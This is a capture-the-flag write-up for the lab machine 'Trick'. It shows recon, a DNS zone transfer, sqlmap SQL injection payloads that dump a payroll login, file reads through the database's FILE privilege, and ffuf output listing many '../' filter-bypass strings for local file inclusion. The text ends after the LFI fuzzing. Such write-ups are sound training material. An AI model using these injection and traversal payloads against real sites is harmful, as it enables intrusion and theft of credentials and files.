Path of Exploitation

Foothold: Discover hostname trick.htb via nslookup. discover preprod-payroll.trick.htb via zone transfer. discover sql injection on payroll website. abuse file privilege read through sql injection. and enum nginx files

User: with foothold lfi, discover another virtual host on preprod-marketing. discover pages field are being filtering of ../ Fuzz the page field lfi to discover a bypass and and get an lfi as user micheal. get michael flag and id_rsa to login as michael.

root: root is runing a vulnerable version of Fail2ban and can be exploited via iptables-multiport.conf which michael has access to as part of the security group.

Creds

Username	Password	Description
Enemigosss	SuperGucciRainbowCake	preprod-payroll.trick.htb

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25	smtp	Postfix smtpd
53	domain	ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
80	http	nginx 1.14.2

Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue Jun 21 17:51:59 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.166
Nmap scan report for 10.10.11.166
Host is up, received echo-reply ttl 63 (0.030s latency).
Scanned at 2022-06-21 17:52:01 EDT for 72s
Not shown: 65531 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC5Rh57OmAndXFukHce0Tr4BL8CWC8yACwWdu8VZcBPGuMUH8VkvzqseeC8MYxt5SPL1aJmAsZSgOUreAJNlYNBBKjMoFwyDdArWhqDThlgBf6aqwqMRo3XWIcbQOBkrisgqcPnRKlwh+vqArsj5OAZaUq8zs7Q3elE6HrDnj779JHCc5eba+DR+
Cqk1u4JxfC6mGsaNMAXoaRKsAYlwf4Yjhonl6A6MkWszz7t9q5r2bImuYAC0cvgiHJdgLcr0WJh+lV8YIkPyya1vJFp1gN4Pg7I6CmMaiWSMgSem5aVlKmrLMX10MWhewnyuH2ekMFXUKJ8wv4DgfiAIvd6AGR
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAoXvyMKuWhQvWx52EFXK9ytX/pGmjZptG8Kb+DOgKcGeBgGPKX3ZpryuGR44av0WnKP0gnRLWk7UCbqY3mxXU0=
|   256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGY1WZWn9xuvXhfxFFm82J9eRGNYJ9NnfzECUm0faUXm
25/tcp open  smtp    syn-ack ttl 63 Postfix smtpd
|_smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    syn-ack ttl 63 nginx 1.14.2
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
Service Info: Host:  debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 21 17:53:13 2022 -- 1 IP address (1 host up) scanned in 74.17 seconds
```

DNS Enumeration (port 53)

nslookup

```
kali@kali:~$ nslookup
> server 10.10.11.166
Default server: 10.10.11.166
Address: 10.10.11.166#53
> localhost

Server:         10.10.11.166
Address:        10.10.11.166#53

Name:   localhost
Address: 127.0.0.1
Name:   localhost
Address: ::1
>
> 10.10.11.166
166.11.10.10.in-addr.arpa       name = trick.htb.
```

zone transfer


```
kali@kali:~$ dig Axfr @$IP trick.htb

; <<>> DiG 9.16.15-Debian <<>> Axfr @10.10.11.166 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 8 msec
;; SERVER: 10.10.11.166#53(10.10.11.166)
;; WHEN: Tue Jun 21 17:55:52 EDT 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

/etc/hosts

```
10.10.11.166    trick.htb preprod-payroll.trick.htb
```


Web Enumeration

trick.htb




tried gobustering and ferox bustering but nothing

preprod-payroll.trick.htb



ahh and we have a login field...



looks like we may have a sql injection...

lets run sqlmap

sqlmap

```
kali@kali:~$ sqlmap -r sql.req --level 5 --risk 3
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:07:00 /2022-06-21/

[18:07:00] [INFO] parsing HTTP request from 'sql.req'
[18:07:04] [INFO] resuming back-end DBMS 'mysql'
[18:07:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=admin' OR NOT 2079=2079-- tigT&password=admin

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' OR (SELECT 2075 FROM(SELECT COUNT(*),CONCAT(0x71707a6b71,(SELECT (ELT(2075=2075,1))),0x7171707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- evaN&password=admin

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 6340 FROM (SELECT(SLEEP(5)))usPS)-- ZREQ&password=admin
---
[18:07:04] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:07:04] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 18:07:04 /2022-06-21/
```

and bingo.. lets dump user and password

```
kali@kali:~$ sqlmap -r sql.req -D payroll_db -T users -C username --dump
...[snip]...
[18:08:05] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:08:05] [INFO] fetching entries of column(s) 'username' for table 'users' in database 'payroll_db'
[18:08:05] [INFO] resumed: 'Enemigosss'
Database: payroll_db
Table: users
[1 entry]
+------------+
| username   |
+------------+
| Enemigosss |
+------------+
```

```
kali@kali:~$ sqlmap -r sql.req -D payroll_db -T users -C password --dump
...[snip]...

[18:09:10] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:09:10] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'payroll_db'
[18:09:10] [INFO] resumed: 'SuperGucciRainbowCake'
Database: payroll_db
Table: users
[1 entry]
```

```
+----------------------+
| password             |
+----------------------+
| SuperGucciRainbowCake |
+----------------------+

[18:09:10] [INFO] table 'payroll_db.users' dumped to CSV file '/home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb/dump/payroll_db/users.csv'
[18:09:10] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 18:09:10 /2022-06-21/
```

Enemigosss:SuperGucciRainbowCake ⇒ 00 - Loot > Creds

and well we can login to the payroll but not much else to do here.. lets see what kinda privileges we have in sql

```
sqlmap -r sql.req --privileges
[18:14:33] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:14:33] [INFO] fetching database users privileges
[18:14:33] [INFO] resumed: ''remo'@'localhost''
[18:14:33] [INFO] resumed: 'FILE'
database management system users privileges:
[*] 'remo'@'localhost' [1]:
    privilege: FILE
```

awesome we can read files.. lets see what we can get...


find marketing in /etc/nginx/sites-available/default

```
...[snip]..
server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}
...[snip]...
```

/etc/hosts

```
10.10.11.166    trick.htb root.trick.htb preprod-payroll.trick.htb preprod-marketing.trick.htb
```

preprod-marketing.trick.htb




```
sqlmap -r sql.req --file-read=/var/www/market/index.php
```

```
kali@kali:~$ cat /home/kali/hackthebox/Trick/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_var_www_market_index.php
<?php
$file = $_GET['page'];

if(!isset($file) || ($file=="index.php")) {
   include("/var/www/market/home.html");
}
else{
        include("/var/www/market/".str_replace("../","",$file));
```

```
}
?>
```

ok.. so it is filtering ../
lets fuzz it

fuzz and bypass..

```
ffuf -u 'http://preprod-marketing.trick.htb/index.php?page=FUZZ' -w /opt/LFI-Payload-List/LFI\ payloads.txt -fs 0
```

and bingo!! many payloads to use

```
/..././..././..././..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 19ms]
/..././..././..././..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 20ms]
..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 17ms]
..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 18ms]
..././..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 19ms]
..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 19ms]
..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 21ms]
..././..././..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 21ms]
..././..././..././..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 21ms]
..././..././..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 27ms]
.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 22ms]
.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 23ms]
.../.%2f.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 22ms]
.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 18ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 18ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 19ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 19ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 22ms]
..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 13ms]
..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 14ms]
..../..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 11ms]
..../..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 13ms]
..../..../..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 11ms]
..../..../..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 12ms]
..../..../..../..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 13ms]
..../..../..../..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 14ms]
..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 12ms]
..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 17ms]
..../%2f..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 17ms]
..../%2f..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 17ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 18ms]
..../%2f..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 18ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 20ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 20ms]
..././..././.../etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 14ms]
..././..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 20ms]
..././..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 20ms]
..././..././..././..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 20ms]
..././..././..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 22ms]
..././..././..././etc/issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 22ms]
..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 21ms]
..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 22ms]
.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 13ms]
.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 14ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 14ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 14ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 18ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 18ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 17ms]
.../.%2f.../.%2f.../.%2f.../.%2f.../.%2f.../.%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 18ms]
..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 19ms]
..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 20ms]
..../..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 25ms]
..../..../..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 23ms]
..../..../..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 23ms]
..../..../..../..../..../..../etc//passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 28ms]
..../..../..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 28ms]
..../..../..../..../..../..../etc//issue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 30ms]
..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 12ms]
..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 12ms]
..../%2f..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 13ms]
..../%2f..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 14ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 12ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 15ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 16ms]
..../%2f..../%2f..../%2f..../%2f..../%2fetc%2fpasswd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 17ms]
/..././..././..././..././..././..././..././..././etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 13ms]
:: Progress: [70466/70466] :: Job [1/1] :: 3003 req/sec :: Duration: [0:00:36] :: Errors: 6 ::
```

